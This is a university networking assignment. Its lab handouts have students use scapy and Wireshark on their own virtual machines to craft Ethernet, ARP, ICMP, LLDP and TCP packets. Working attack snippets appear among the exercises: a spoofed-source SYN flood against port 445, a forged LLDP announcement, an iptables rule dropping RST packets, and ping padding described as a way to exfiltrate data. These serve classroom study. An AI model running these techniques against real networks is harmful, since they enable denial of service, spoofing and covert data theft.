MAC6958 - Tópicos Avançados em Ciência de Dados para Redes de Computadores (IME-USP)

Experimentos com o wireshark e com o scapy

Prof. Daniel Macêdo Batista
Prof. Roberto Hirata

1 Descrição da tarefa

O objetivo desta tarefa é permitir a experimentação em redes de computadores por meio da captura de pacotes e por meio da geração de pacotes. A captura de pacotes será feita com o `Wireshark`, um *sniffer* de redes, e a geração de pacotes será feita com o `scapy`, uma ferramenta em Python para manipulação de pacotes de redes.

A tarefa consiste em realizar os passos descritos nos dois links abaixo, que descrevem atividades de uma disciplina de redes ministrada pelo Professor Robert Montante da Bloomsburg University:

- `https://montcs.bloomu.edu/VM-LAN/LAN04.asn.scapy.html` – Até a Questão 12.
- `https://montcs.bloomu.edu/VM-LAN/LAN10.asn.scapy2.html` – Todas as questões.

Os conteúdos dos dois links acima também encontram-se em .pdf no final deste documento.

A entrega da tarefa deve ser um único arquivo .pdf contendo as respostas para as questões presentes nos dois links acima. A formatação das respostas está explicada no início dos dois links. Essa entrega deve ser feita na página da disciplina no `https://edisciplinas.usp.br/` até as 8:00 da manhã do dia 13 de abril de 2020.

2 Observações

As tarefas exigem a utilização de máquinas virtuais com Linux e com Windows. Recomenda-se a instalação dos sistemas operacionais no `VirtualBox`. Caso seja necessário uma licença do Windows, deve-se entrar em contato com os professores.

Dúvidas sobre a tarefa devem ser escritas no fórum da disciplina no `https://edisciplinas.usp.br/`.

Network assignment:
Scapy, Lowr Layers, and Wireshark

This assignment explores the Scapy package and Ethernet.

You need to do this assignment on your virtual network. (If you have set up a virtual network on your personal computer, you can do it there.)

---

assignment format

This assignment contains labeled, numbered questions that need written answers. Other questions are for you to think about, but don't need a written answer.

Write the answers in a text file or word-processor document, then upload the file through the "Submit" link on the course webpage. You may also write out the answers by hand if necessary.

Format the answer file like this:

```
YOUR NAME
Assignment name/number
Date

1.  Answer to first question.
    (Example:  "I installed the Windows version in a virtual
   machine running DOS 3.21.  I started it using the DOS
   command RUN WIRESHARK IN WINDOWS.  This doesn't work.")

2.  Answer to second question.
    (Example:  "My network interface is called Billy.")

3.  Answer to third question.

...  and so forth.
```

Craft Ethernet frames and IP packets using "scapy" in Python

In this assignment you will set up the "scapy" package, which provides Python tools. Then you'll use it to "craft" (create by hand) and send Ethernet frames.

This provides the ability to create LAN frames with specific characteristics, such as "ping" packets carrying data.

Set up the scapy package in Linux

Scapy is a network-packet-manipulation package that runs under Python 2.5 or later. You will install scapy in your Linux VM, which should have Python installed by default.

Scapy is available for python 3.x and also for python 2.x The newer python 3.x is preferred and will be used for this exercise.

Python 3.x

Start your Linux VM, and open a terminal in it.

Obtain scapy and install it into python:

1. Add graphic capabilities (used by scapy) with this command:

   ```
   sudo apt install texlive python3-pyx python3-matplotlib graphviz
   ```

   This may take a few minutes.

2. Obtain the scapy package: run the command

   ```
   wget --no-check-certificate https://montcs.bloomu.edu/Networking/Software/VM-LAN/scapy-master-python3.zip
   ```

   to copy the package to your VM.

3. Unpack and install the package. Enter these commands, one at a time:

```
unzip scapy-master-python3.zip

cd scapy-master/
sudo apt install python3-distutils  # NEW instruction 2018-10-14
sudo python3 setup.py install
```

Prepare for trying scapy

Start your Windows VM and your Linux VM.

1. Find the MAC address for your Windows VM by doing these steps:
   a. Start a command prompt on your Windows VM.
   b. Run the command `ipconfig/all`.
   c. Find the line that looks like
   "**Physical Address . . . . : 08-00-27-58-78-29**".

   The last part will be different, and is your Windows MAC address. Windows shows MAC addresses as six hexadecimal numbers, separated by dashes (-). However, most software writes MAC addresses with colons (:) instead of dashes.

   d. Find the line that looks like
   "**IPv4 Address . . . . : 10.0.2.14**".

   The last number may be different, and is your Windows IP address.

2. Do these steps in a terminal on your Linux VM.
   a. Run the command `ip address show`.
   b. The first line should look like
   "**enp0s3 Link encap:Ethernet HWaddr 08:00:27:3e:11:01**".

   The last part will be different, and is your Linux MAC address.

   c. The second line should look like
   "**inet addr:10.0.2.16 Bcast:10.0.2.255 Mask:255.255.255.0**".

   The first part is your Linux IP address, the second part is the "broadcast address", and the last part is the "network mask" or "subnet mask". These values may be different on your VM. The subnet mask describes which part of the IP address is the network itself, as opposed to the host part. For this address, the first three numbers — 10.0.2 — are the network, and the last number — 16 — is the host. The host changes from machine to machine, while the network should stay constant.

3. From your Linux VM's terminal, run the command `sudo wireshark`.
   a. Select the "enp0s3" interface.
   b. Click on "Start".

Layer 2 exploration

Use scapy to work with the Datalink layer (layer 2) of the OSI model. Any LAN is based on a primary protocol that operates at this layer, as well as some supporting protocols that provide information. (By far the most common primary protocol is Ethernet.)

1. Start another terminal in your Linux VM.
2. From the terminal run Python in "scapy mode" by entering these commands:

```
cd
sudo scapy
```

It will prompt you for Python commands by showing the prompt ">>>".

3. The basic Layer-2 protocol used to send data is Ethernet. Enter these commands into scapy to create and send out a bare Ethernet frame:

```
>>> Ether().show()  # Look at the Ethernet header fields
>>> len(Ether())  # length of Ethernet header
>>> sendp(Ether())  # send out a bare Ethernet frame
```

   The "sendp()" command transmits Ethernet frames directly.

4. Create a graphical representation of the frame with this command:

```
>>> Ether().pdfdump('ether.pdf')  # create .pdf file of Ethernet headers
```

   From a new terminal, issue the commands:

```
cd
evince ether.pdf
```

   This should show the fields of the Ethernet header.

5. Look at the Wireshark window. You should see a packet whose protocol is given as "LOOP". In Wireshark's middle pane, expand the Ethernet line. You should see three fields, the same three that scapy showed for its basic Ethernet frame.

   Answer these questions:

   Question 1. How many bytes long are the destination and source addresses?

   Question 2. How many bytes long is the type field?

   Question 3. How many bytes long is the entire frame?

   Question 4. Does Wireshark think this is a valid Ethernet frame? Why or why not?

ARP protocol

Create a valid Layer-2 frame by setting the source address and adding a payload. The payload is an ARP packet, used to match IP addresses with MAC addresses.

1. Enter these commands, replacing `10.0.2.WinIP` with the IP address of your Windows VM:

```
>>> my_interface = get_working_if()
>>> myMAC = get_if_hwaddr(my_interface)
>>> print(my_interface, myMAC)  # "ip address show" showed these values
>>> ehdr = Ether(src=myMAC,type=0x0806)
>>> ahdr = ARP(pdst='10.0.2.WinIP')  # use your Windows IP address here
>>> len(ahdr)
>>> ahdr.show()  # ARP header fields
>>> padstr = '\x00' * (60 - len(ehdr) - len(ahdr))
>>> pad = Padding(load=padstr)  # a bunch of 0-bytes
>>> frame = ehdr/ahdr/pad
>>> len(frame)
>>> frame.show()
```

   Question 5. Look at the output from the ".show()" command. How many separate protocols are used in this frame, and what are they? (Hint: "Padding" isn't a protocol, it's just a bunch of 0-bytes added to make the frame long enough. It's considered to be part of the Ethernet protocol.)

2. Create a graphical representation of the frame:

```
>>> frame.pdfdump('frame.pdf')  # create .pdf file
```

   From a terminal, issue the commands:

```
evince frame.pdf
```

   This shows all the fields of the frame, in hexadecimal, on the right; and the line to the analyses of the fields, on the left.

3. Send the frame out, get a response and show it, and observe it in Wireshark. Do this in scapy:

```
>>> response = srp1(frame, iface=my_interface)
>>> response.show()
>>> myMAC  # redisplay the Linux MAC address
```

In wireshark, set a display filter. For HWaddr substitute the MAC address shown by "ip address show" or by "myMAC". (You should be able to copy and paste the MAC address from the scapy window to the Wireshark display filter.)

```
eth.addr==HWaddr && arp
```

You should see (at least) two frames; the first one is the frame you sent out from scapy, and the second is the response that came back. (If there are more than two frames, these should be the last two captured.) For each frame, Wireshark's middle pane shows all the distinct protocols in it — you should see the same protocols seen in the ".show()" command output.

Question 6. How many bytes long are these frames? Does Wireshark think these are valid Ethernet frames?

Question 7. Look at the response either in scapy, or either Wireshark. What MAC address corresponds to the IP address "10.0.2.WinIP"? (Hint: find "hwdst" field or the "Target MAC address" line.) How does this compare to the value that "`ipconfig/all`" showed you?

4. Wireshark's bottom pane shows a hexadecimal display of the selected frame. Select the response frame, and observe the hexadecimal display. If you select specific header fields within the frame (in the middle pane), the corresponding bytes will be highlighted in the hexadecimal display.

   Now enter this command into scapy:

```
>>> hexdump(response)
```

   You should see another hexadecimal dump, matching the display in Wireshark.

5. Look at the response graphically:

```
>>> response.pdfdump('arpresponse.pdf') # create .pdf file
```

   From a terminal, issue the commands:

```
evince arpresponse.pdf
```

   How does this compare to the scapy "hexdump" command, and Wireshark's bottom pane? Which do you find easiest to understand?

Make scapy act like the "ping" command

The "ping" command, used to check connectivity, is makes use of layer-3 protocols that depend in turn on layer-2 protocols. Now you will create a ping packet, and look at the response to it. In all the following, replace "`10.0.2.WinIP`" with your Windows VM's IP address.

1. "Ping" is based on the Internet Control Message Protocol, ICMP. Create a ping packet, and put them together:

```
>>> ICMP().show()
>>> icmp = ICMP(seq=999)
>>> ip = IP(dst='10.0.2.WinIP')
>>> pingpacket = ip/icmp
>>> pingpacket.show()
```

   Question 8. What distinct protocols are included in this packet?

   Question 9. What are the values of the ICMP "type" field and "seq" field?

2. Put this packet into an Ethernet frame, send it out, and collect the response:

```
>>> eth = Ether()
>>> pinglen = 60 - len(eth) - len(pingpacket)
>>> msg = ' Secret message ' + '\x00'*60
>>> pad = Padding( load=msg[:pinglen] )
>>> pingframe = eth/pingpacket/pad
>>> pingframe.show()
>>> pingresponse = srp1(pingframe)
>>> pingresponse.show()
```

Question 10. What distinct protocols are included in the response?

Question 11. What are the values of the ICMP "type" field and "seq" field?

3. Make a drawing of the response:

```
>>> pingresponse.pdfdump('pingresponse.pdf') # create .pdf file
```

From a terminal, issue the commands:

```
evince pingresponse.pdf
```

Was the secret message returned?

4. Put this display filter into Wireshark, and look at the packets:

```
ip.addr==WinIP
```

Question 12. In Wireshark's top pane, what is the timestamp of the packet that scapy sent? (This is the second column from the next, labeled "Time". You may need to widen the column by dragging the right edge of the label to the right.) What is the timestamp of the next packet, the response? What is the difference between them?

This difference is the "round-trip time", which the ping program reports; it is typically a few tens of milliseconds.

Notice that, besides the normal ping packet with padding, this frame carried a secret message which the machine being pinged would be able to see. This technique is one way to exfiltrate information from a compromised computer.

"Craft" an LLDP packet

Build up a fake LLDP packet in scapy, and send it out. This should fool any other host that is scanning for LLDP neighbors.

To see this, start your Windows VM, and run the "LLDP Agent" program. (You should have a desktop icon for this. If you don't, click on **Start menu → All Programs → haneWIN Software → LLDP Agent**.) Leave it running.

1. In scapy, build the LLDP payload.

To make this easier, copy each of these Python3 lines — one at a time — from the listing, and paste them into scapy. You may find it convenient to use the keyboard shortcut **<Shift><Ctrl>v** to paste into scapy; or just right-click and choose "Paste" from the menu.

```
>>> chassis = bytearray(7)
>>> chassis[0:3] = (0x02,0x06,0x07)
>>> chassis[3:] = str.encode('fakey', 'utf-8')
>>> sysname = bytearray(7)
>>> sysname[0:2] = (0x0a,0x05)
>>> sysname[2:] = str.encode('Lies!', 'utf-8')
>>> sysdesc = bytearray(12)
>>> sysdesc[0:2] = (0x0c,0x0a)
>>> sysdesc[2:] = str.encode('MS-DOS 1.0', 'utf-8')
>>> portID = bytearray( (0x04,0x07,0x03, 0x00,0x01,0x02,0xff,0xfe,0xfd) ) #
    fake MAC address
>>> TTL = bytearray( (0x06,0x02, 0x00,0x78) )
>>> end = bytearray( (0x00, 0x00) )
>>> payload = bytes( chassis + portID + TTL + sysname + sysdesc + end )
```

2. Build a frame carrying the payload:

```
>>> mac_lldp_multicast = '01:80:c2:00:00:0e'
>>> eth = Ether(src='00:01:02:ff:fe:fd', dst=mac_lldp_multicast, type=0x88cc)
>>> frame = eth / Raw(load=bytes(payload)) / Padding(b'\x00\x00\x00\x00')
>>> frame.len() # should be 60, minimum Ethernet frame length
>>> frame.show()
```

3. Set a display filter in wireshark: `lldp`. Stop wireshark if it's running, and then start it up (to get a fresh capture).

   Send the frame:

```
>>> import time
>>> for i in range(12):
>>>     sendp(frame)
>>>     time.sleep(10)
```

4. Observe your wireshark capture. You may need to wait about 10 seconds, then you should see your fake LLDP frame. You should also see LLDP frames from your Windows and Linux VMs (after up to 30 seconds).

   Look at the "LLDP Agent" window in Windows. Do you see your fake host?

   Answer these questions:

   Question 13. What does "LLDP Agent" think is the fake host's operating system?

   Question 14. What does "LLDP Agent" think is the fake host's IP address?

   Question 15. Why is the Padding necessary?

   Question 16. In wireshark, compare your LLDP frame to one of the others (from Linux or from Windows). What LLDP fields does the other frame include, that yours is missing? Could you add these, if you wanted to?

shut down

Close down scapy by entering the `exit()` command. Also close the Wireshark window. You needn't save anything. Shut down your VMs.

Network assignment:
Scapy and Layer 3/Layer 4

assignment format

This assignment contains labeled, numbered questions that need written answers. Other questions are for you to think about, but don't need a written answer.

Write the answers in a text file or word-processor document, then upload the file through the "Submit" link on the course webpage. You may also write out the answers by hand if necessary.

Format the answer file like this:

```
YOUR NAME
Assignment name/number
Date

1.  Answer to first question.
    (Example:  "I installed the Windows version in a virtual
   machine running DOS 3.21.  I started it using the DOS
   command RUN WIRESHARK IN WINDOWS.  This doesn't work.")

2.  Answer to second question.
    (Example:  "My network interface is called Billy.")

3.  Answer to third question.

...  and so forth.
```

Scapy and Layer 3/Layer 4

In this assignment you will use scapy to create and use IP and UDP packets.

Scapy's Layer-2 commands "`sendp()`", "`srp()`", and "`srp1()`" are used to send Ethernet frames directly. There are similar commands for sending Layer-3 (IP) and Layer-4 (UDP, TCP) packets — the "`send()`" command automatically adds a suitable Ethernet header to a Layer-3 packet, and sends out the resulting frame. The "`sr()`" command adds an Ethernet header, sends out the packet, and collects the (expected) response packets; "`sr1()`" is like "`sr()`", but only collects the first response packet.

You need to do this assignment on your virtual network. (If you have set up a virtual network on your personal computer, you can do it there.) The UDP part has to be done on campus.


preliminary

First start your access router, Linux VM, and Windows VM. Verify each VM's IP address using "ip address show"/ipconfig.

Stop the Windows Firewall:

1. In your Windows client, select the Start Button → Control Panel → Systems and Security → Windows Firewall.
2. Choose "Turn Windows Firewall on or off" on the left.
3. Select "Turn off Windows Firewall" for both "Home/Work" and "Public" network location settings.
4. Click the "OK" button.

5. Restart the Windows client:



   From the Start Button, click the arrow next to the "Shutdown" button. Choose "Restart".

Use the "zenmap/nmap" software to find a vulnerability in your Windows VM:

1. From your Linux VM's terminal, run the command `sudo zenmap`. Zenmap will open up a window that is an interface to "nmap".
2. In the box labeled "Command:" (upper left, below "Target:"), enter the line `nmap -T4`.
3. In the box labeled "Target:" (upper left), enter your Windows VM's IP address.
4. Click on "Scan".

   This scan should take about 15 seconds.

5. In the lower right pane, you should see a list of ports that are open and listening on your Windows VM. You may need to scroll up to see them.

   There should be at least one, port 445 (SMB service port). There may be others, perhaps port 135, 139, or 5357.

6. Close the zenmap window. You don't need to save any changes.

Verify that scapy's graphic capabilities are installed:

1. From your Linux VM's terminal, run this command:

```
sudo apt install texlive python3-pyx python3-matplotlib graphviz
```

   Either the packages will be installled, or you'll see a message that they're already at their newest versions.

Playing with IP packets

1. Start scapy in a terminal on your Linux VM: `sudo scapy`. Also start Wireshark from another terminal: `sudo wireshark`.

2. Look at scapy's defaults for an IP header, and create an IP packet that targets your Windows VM. Replace Windows-IP with your Windows VM's IP address (which should be something similar to "192.168.100.53").

```
>>> IP().show()
>>> winip = "Windows-IP"  # Windows VM's IP address, in quotes
>>> iphdr = IP(dst=winip)
>>> iphdr.show()
```

Question 1. What are the default source IP and destination IP addresses in the first IP() header fields?

Question 2. What are the source IP and destination IP addresses in the iphdr header fields?

3. Add a display filter to wireshark: `ip.addr==Windows-IP || arp`
Then send out the bare IP packet:

```
>>> send(iphdr)
```

Wireshark shows the packet, but that's all that happens; the IP packet's real purpose is to carry a payload. Some ARP frames precede it, identifying the matching MAC address.

Expand the IPv4 line in wireshark's middle pane and examine the headers. You should see your Linux VM's IP address as the source, and your Windows VM's IP address as the destination. What protocol does wireshark think is being carried by this packet?

4. TCP sessions must begin with a 3-way handshake that connects to a desired server port. This handshake uses a TCP "SYN packet", a packet containing a TCP header with the server port as the destination, and only the SYN flag set. However, the operating system does not like receiving TCP SYN/ACKs when it didn't issue a TCP SYN packet, so it responds with a TCP RST (Reset) to shut the connections down.

Use the Linux "iptables" firewall to block these Resets:

```
>>> fwRule = 'iptables %s OUTPUT -p tcp --tcp-flags RST RST --dport 445 -j DROP'
>>> os.system(fwRule % '-A')
```

You may need to wait a minute or two for the rule change to take effect.

5. Create a TCP SYN with these commands:

```
>>> TCP().show()
>>> smbp = 445 # SMB protocol usually runs on Windows
>>> smbsyn = TCP(dport=smbp)
>>> smbsyn.show()
```

6. Modify wireshark's display filter: `ip.addr==Windows-IP && tcp`
Then send the SYN packet, in an IP packet, and collect the response:

```
>>> response = sr1( iphdr/smbsyn )
```

Scapy should report that it "got 1 answers".

The following steps and questions depend on getting an answer.

7. Look at the response:

```
>>> response.show()
```

In particular, look at the TCP flags in the response.

Question 3. What flag(s) does the response carry? Is this the proper response to the "SYN" packet that you sent?

8. Isolate the TCP header and any payload (although there shouldn't be any) from the response:

```
>>> tcpr = response.getlayer(TCP)
>>> tcpr.remove_payload()
>>> tcpr.show()
>>> print( '{:08b}'.format(tcpr.flags) )
```

The "print" command formats the flags as a binary bitstring.

Question 4. What is the binary value of the TCP flags field? Which flags are these?

Question 5. What *should* scapy have sent back, to complete the TCP handshake?

9. Create a graphical representation of the TCP response header:

```
>>> tcpr.pdfdump('tcpr.pdf') # create .pdf file
```

From a terminal in the Linux VM, issue the command:

```
evince tcpr.pdf
```

Note the Flags field (which is shown in hexadecimal), and the reported flags.

10. Is there a Raw payload? Why? (Hint: look at the length of the response with:

```
>>> len(response)
```

and compare that to the minimum payload length of an Ethernet frame.)

A Denial-Of-Service (DOS) attack

One way to perform a DOS attack is to send a large number of packets to a victim that initiate TCP connections but never complete them. The victim devotes system resources to each initiated connection, until it runs out of resources and perhaps crashes. This is called a "SYN flood" because the packets that initiate a TCP connection are packets with their SYN bit set. This works best if many machines (a botnet) can be commanded to all send SYN packets to the victim at the same time. For good measure, the source address is spoofed (to protect the guilty).

For this to work, the victim must be prepared to accept TCP connections on one (or more) of its server ports. Defenses against this include blocking all unused ports with a firewall, limiting the number of connections that the computer will accept at one time, and limiting the amount of time that the computer will reserve resources for the initiated connection.

For this exercise assume that the Windows VM is listening on port 445. The "zenmap" program that you used earlier showed you a list of listening ports; any of those is acceptable as well.

1. Enter these commands to build an attack frame:

```
>>> sysnum = 'x' # your system number, e.g. '119'
>>> goatIP = '192.168.%s.63'%sysnum # form broadcast IP address for the source!
>>> goatMAC = 'ff:ff:ff:ff:ff:ff' # broadcast MAC address
>>> victim = 'Windows-IP' # specify your Windows VM (or reuse "winip") for dst
>>> tcp = TCP(dport=smbp) # use the SMB port again
>>> tcp.show() # flags should be set to S
>>> ip = IP(src=goatIP, dst=victim)
>>> pad = Padding()
>>> pad.load = '\x00' * (46 - len(ip/tcp)) # 46 == minimum Ethernet payload?
>>> eth = Ether(src=goatMAC)
>>> synframe = eth/ip/tcp/pad
>>> print(len(synframe)) # should equal 60
>>> synframe.show()
```

2. Put this display filter into Wireshark: `ip.addr==Windows-IP && (tcp.flags.syn==1 || tcp.flags.ack==1)` Stop it if it's already capturing packets, then start it to get a fresh capture. Then send out the frame and collect any responses.

```
>>> srp(synframe)
```

   Look at the wireshark window.

   Question 6. How many total packets does wireshark show?
   What kind(s) of packet, is returned?
   What is the apparent destination for the returned packets?

3.

4. Put this display filter into Wireshark: `tcp.dstport==445)` Stop it if it's already capturing packets, then start it to get a fresh capture.
   Send out a stream of 100 frames, as fast as possible:

```
>>> srploop(synframe, inter=0.01, count=100)
```

   Wireshark's default timestamp column (in the upper pane) counts seconds and fractions of seconds. The leftmost column counts the packets. The status bar, along the bottom, reports how many packets are being displayed.

   Question 7. How many packets are being displayed by the wireshark filter?
   How many packets per second did scapy send out?

   Tip: Scapy is a Python environment, and can evaluate arithmetic expressions, such as *number-of-frames* / (*last-frame-time* - *first-frame-time*).

shut down

Close down scapy by entering the `exit()` command.